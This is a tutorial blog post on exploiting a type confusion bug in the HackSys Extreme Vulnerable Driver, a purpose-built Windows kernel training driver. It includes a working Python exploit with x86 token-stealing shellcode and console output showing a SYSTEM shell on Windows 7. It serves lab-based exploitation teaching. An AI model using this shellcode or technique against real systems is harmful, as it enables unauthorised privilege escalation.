HackSysTeam Windows Kernel Vulnerable Driver: Type Confusion Vulnerability Exploitation

Type confusion bug can be very powerful, with the potential to form the basis of 100% reliable exploits (as per Google Project Zero), more information available in What is good memory corruption

According to Common Weakness Enumeration (CWE) The program allocates or initializes a resource such as a pointer, object, or variable using one type, but it later accesses that resource using a type that is incompatible with the original type. When the program accesses the resource using an incompatible type, this could trigger logical errors because the resource does not have expected properties. In languages without memory safety, such as C and C++, type confusion can lead to out-of-bounds memory access.

While this weakness is frequently associated with unions when parsing data with many different embedded object types in C, it can be present in any application that can interpret the same variable or memory location in multiple ways.


This weakness is not unique to C and C++. For example, errors in PHP applications can be triggered by providing array parameters when scalars are expected, or vice versa. Languages such as Perl, which perform automatic conversion of a variable of one type when it is accessed as if it were another type, can also contain these issues. More information about this bug in Hack All the things

We will used Hack Sys Extreme Vulnerable Driver as a demo for exploitation this bug, you can download vulnerable driver from here HackSysExtremeVulnerableDriver

Follow below links for Setting up lab:
Starting with Windows Kernel Exploitation Part-1 Setting up the Lab
Starting with Windows Kernel Exploitation Part-2

As per below code, the **#ifdef SECURE** block is properly setting 'Callback' member of the structure before passing the pointer to function as parameter whereas **#else** block does not do so and it leads to vanilla **type confusion vulnerability**

Click here to get the source code




```
#ifdef SECURE
        // Secure Note: This is secure because the developer is properly setting 'Callback'
        // member of the 'KERNEL_TYPE_CONFUSION_OBJECT' structure before passing the pointer
        // of 'KernelTypeConfusionObject' to 'TypeConfusionObjectInitializer()' function as
        // parameter
        KernelTypeConfusionObject->Callback = &TypeConfusionObjectCallback;
        Status = TypeConfusionObjectInitializer(KernelTypeConfusionObject);
#else
        DbgPrint("[+] Triggering Type Confusion\n");

        // Vulnerability Note: This is a vanilla Type Confusion vulnerability due to improper
        // use of the 'UNION' construct. The developer has not set the 'Callback' member of
        // the 'KERNEL_TYPE_CONFUSION_OBJECT' structure before passing the pointer of
        // 'KernelTypeConfusionObject' to 'TypeConfusionObjectInitializer()' function as
        // parameter
        Status = TypeConfusionObjectInitializer(KernelTypeConfusionObject);
```

Device Input and Output Control (IOCTL)

The DeviceIoControl function provides a device input and output control (IOCTL) interface through which an application can communicate directly with a device driver. The DeviceIoControl function is a general-purpose interface that can send control codes to a variety of devices. Each control code represents an operation for the driver to perform.Click here to get more information


Since the driver is open source, you can find IOCTL code in mentioned link, if source code is not available we need to perform reverse engineer on the driver to get the IOCTL code to trigger the bug.

For type confusion vulnerability, we have IOCTL code as per below



```
#define HACKSYS_EVD_IOCTL_POOL_OVERFLOW               CTL_CODE(FILE_DEVICE_UNKNOWN, 0x803, METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_ALLOCATE_UAF_OBJECT         CTL_CODE(FILE_DEVICE_UNKNOWN, 0x804, METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_USE_UAF_OBJECT              CTL_CODE(FILE_DEVICE_UNKNOWN, 0x805, METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_FREE_UAF_OBJECT             CTL_CODE(FILE_DEVICE_UNKNOWN, 0x806, METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_ALLOCATE_FAKE_OBJECT        CTL_CODE(FILE_DEVICE_UNKNOWN, 0x807, METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_TYPE_CONFUSION              CTL_CODE(FILE_DEVICE_UNKNOWN, 0x808, METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_INTEGER_OVERFLOW            CTL_CODE(FILE_DEVICE_UNKNOWN, 0x809, METHOD_NEITHER, FILE_ANY_ACCESS)
#define HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE    CTL_CODE(FILE_DEVICE_UNKNOWN, 0x80A, METHOD_NEITHER, FILE_ANY_ACCESS)
```

Let's decode IOCTL manually



Decoding I/O Control Codes


It is often difficult to correlate a given 32-bit value to the name assigned to it. That's because the values are determined at compile time via the macro in the WDK at ntddk.h, ntifs.h, wdm.h and devioctl.h as:

```
#define CTL_CODE( DeviceType, Function, Method, Access ) (              \
   ((DeviceType) << 16) | ((Access) << 14) | ((Function) << 2) | (Method) )
```

FILE_DEVICE_UNKNOWN = 0x00000022
FILE_ANY_ACCESS = 0x00000000
METHOD_NEITHER = 0x00000003


FUNCTION = 0x808

Python code for decode the I/O control codes: **hex((0x00000022 << 16) | (0x00000000 << 14) | (0x808 << 2) | 0x00000003)**



```
>>> hex((0x00000022 << 16) | (0x00000000 << 14) | (0x808 << 2) | 0x00000003)
'0x222023'
>>>
```


IOCTL code action in IDA Pro:



```
loc_151A2:
mov     eax, edx
sub     eax, 222023h
jz      loc_15245
```


Exploitation is very simple, lets jump to write a python code to trigger the bug:

Download the below source code from here




```
# Windows Kernel Exploitation
# HEVD x86 Type Confusion
# Platform: Windows 7 x86
# Arjun Basnet

from ctypes import *
from ctypes.wintypes import *

kernel32  = windll.kernel32

def main():
        lpBytesReturned = c_ulong()

        #(GENERIC_READ | GENERIC_WRITE) = 0XC0000000
        hDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0, None, 0x3, 0, None)

        if not hDevice or hDevice == -1:
                print "[!] Error to get handle to the driver " + str(ctypes.GetLastError())
                return -1

        #User input
        buf = "\x41" * 4

        bufSize  = len(buf)
        bufPtr = id(buf) + 20
        print "[+] Input Buffer Pointer Address: 0x%X" % bufPtr

        kernel32.DeviceIoControl(hDevice, 0x222023, bufPtr, bufSize, None, 0,byref(lpBytesReturned), None)


if __name__ == '__main__':
        main()
```

Vulnerability trigger as shown below:



```
****** HACKSYS_EVD_IOCTL_TYPE_CONFUSION ******
[+] Pool Tag: 'kcaH'
[+] Pool Type: NonPagedPool
[+] Pool Size: 0x8
[+] Pool Chunk: 0x8681DD50
[+] UserTypeConfusionObject: 0x02068CB4
[+] KernelTypeConfusionObject: 0x8681DD50
[+] KernelTypeConfusionObject Size: 0x8
[+] KernelTypeConfusionObject->ObjectID: 0x41414141
[+] KernelTypeConfusionObject->ObjectType: 0x2E626900
[+] Triggering Type Confusion
[+] KernelTypeConfusionObject->Callback: 0x2E626900
[+] Calling Callback
[-] Exception Code: 0xC0000005
****** HACKSYS_EVD_IOCTL_TYPE_CONFUSION ******
```




```
kd> dd 0x8681dd58  -8
8681dd50  41414141 2e626900 04170002 e56c6946
8681dd60  00000400 000000f8 00000000 00000000
8681dd70  00000000 00000000 00000006 00000000
8681dd80  00000000 400c001c 82958480 00000000
8681dd90  00800005 85207838 85f38f08 999742d0
8681dda0  99974428 86830c90 00000000 00000000
8681ddb0  00000000 00010000 01000100 00044042
8681ddc0  0078003a 99a26450 00000000 00000000
```

If we put Shellcode Address in ObjectType, it will execute perfectly. Below is a python code:


Token stealing payload was taken from: here

Download the below source code from here




```python
# Windows Kernel Exploitation
# HEVD x86 Type Confusion
# Platform: Windows 7 x86
# Arjun Basnet

import os
import sys
import struct
from ctypes import *
from ctypes.wintypes import *

kernel32  = windll.kernel32


def TokenStealingShellcodeWin7():
        shellcode = (
                #/* --- Setup --- */
        "\x60"                                # pushad
        "\x64\xA1\x24\x01\x00\x00"            # mov eax, fs:[KTHREAD_OFFSET]
        "\x8B\x40\x50"                        # mov eax, [eax + EPROCESS_OFFSET]
        "\x89\xC1"                            # mov ecx, eax (Current _EPROCESS structure)
        "\x8B\x98\xF8\x00\x00\x00"            # mov ebx, [eax + TOKEN_OFFSET]
        #/* --- Copy System token */
        "\xBA\x04\x00\x00\x00"                # mov edx, 4 (SYSTEM PID)
        "\x8B\x80\xB8\x00\x00\x00"            # mov eax, [eax + FLINK_OFFSET]
        "\x2D\xB8\x00\x00\x00"                # sub eax, FLINK_OFFSET
        "\x39\x90\xB4\x00\x00\x00"            # cmp [eax + PID_OFFSET], edx
        "\x75\xED"                            # jnz
        "\x8B\x90\xF8\x00\x00\x00"            # mov edx, [eax + TOKEN_OFFSET]
        "\x89\x91\xF8\x00\x00\x00"            # mov [ecx + TOKEN_OFFSET], edx
        #/* --- Cleanup --- */
        "\x61"                                # popad
        "\xC3"
        )

        ShellcodePtr = id(shellcode) + 20
        print "[+] Shellcode Pointer Address: 0x%X" % ShellcodePtr
        return ShellcodePtr


def main():
        lpBytesReturned = c_ulong()

        #(GENERIC_READ | GENERIC_WRITE) = 0XC0000000
        hDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0, None, 0x3, 0, None)

        if not hDevice or hDevice == -1:
                print "[!] Error to get handle to the driver " + str(ctypes.GetLastError())
                return -1

        print "[+] Input that passed to Kernel Drivers"

        #Contrusting USER Type Confusion
        shell = struct.pack("L", TokenStealingShellcodeWin7())
        buf = "\x41" * 4 + shell

        bufSize  = len(buf)
        bufPtr = id(buf) + 20
        print "[+] Buffer Pointer Address: 0x%X " % bufPtr
        kernel32.DeviceIoControl(hDevice, 0x222023, bufPtr, bufSize, None, 0,byref(lpBytesReturned), None)

        print "[+] Privilege Windows Command Shell"
        os.system('cmd.exe')

if __name__ == '__main__':
        main()
```

Execute, the above code and you will see the magic:



```
'python' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\cyberworks\Desktop>
C:\Users\cyberworks\Desktop>
C:\Users\cyberworks\Desktop>C:\Python27\python.exe Type_Confusion_01.py
[+] Pointer Address: 0x185B694
[+] Trigger the bug

C:\Users\cyberworks\Desktop>C:\Python27\python.exe Type_Confusion_01.py
[+] Pointer Address: 0x184E094

C:\Users\cyberworks\Desktop>C:\Python27\python.exe Type_Confusion_02.py
[+] Input that passed to Kernel Drivers
[+] Shellcode Pointer Address: 0x1266F84
[+] Pointer Address: 0x18A4074
[+] Privilege Windows Command Shell
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\cyberworks\Desktop>whoami
nt authority\system

C:\Users\cyberworks\Desktop>_
```



```
75... [+] Pool Tag: 'kcaH'
54... [+] Pool Type: NonPagedPool
33... [+] Pool Size: 0x8
65... [+] Pool Chunk: 0x86A160E0
49... [+] UserTypeConfusionObject: 0x018A4074
62... [+] KernelTypeConfusionObject: 0x86A160E
36... [+] KernelTypeConfusionObject Size: 0x8
86... [+] KernelTypeConfusionObject->ObjectID:
57... [+] KernelTypeConfusionObject->ObjectTyp
22... [+] Triggering Type Confusion
97... [+] KernelTypeConfusionObject->Callback:
23... [+] Calling Callback
02... [+] Kernel Type Confusion Object Initial
32... [+] Freeing KernelTypeConfusionObject Ob
39... [+] Pool Tag: 'kcaH'
47... [+] Pool Chunk: 0x86A160E0
68... ****** HACKSYS_EVD_IOCTL_TYPE_CONFUSION
```

Code executed in system level privilege as shown in image

Go Back

Reference:

https://googleprojectzero.blogspot.ae/2015/06/what-is-good-memory-corruption.html.
https://cwe.mitre.org/data/definitions/843.html
http://howto.hackallthethings.com/2016/07/secure-c-103.html.
https://github.com/hacksysteam/HackSysExtremeVulnerableDriver
https://hshrzd.wordpress.com/2017/05/28/starting-with-windows-kernel-exploitation-part-1-setting-up-the-lab/
https://hshrzd.wordpress.com/2017/06/05/starting-with-windows-kernel-exploitation-part-2/

https://msdn.microsoft.com/en-us/library/windows/desktop/aa363219(v=vs.85).aspx
https://github.com/FuzzySecurity/HackSysTeam-PSKernelPwn/blob/master/Kernel_TypeConfusion.ps1
https://osandamalith.com/2017/04/05/windows-kernel-exploitation-stack-overflow/
https://nebelwelt.net/publications/files/16CCS2.pdf

Visiter Count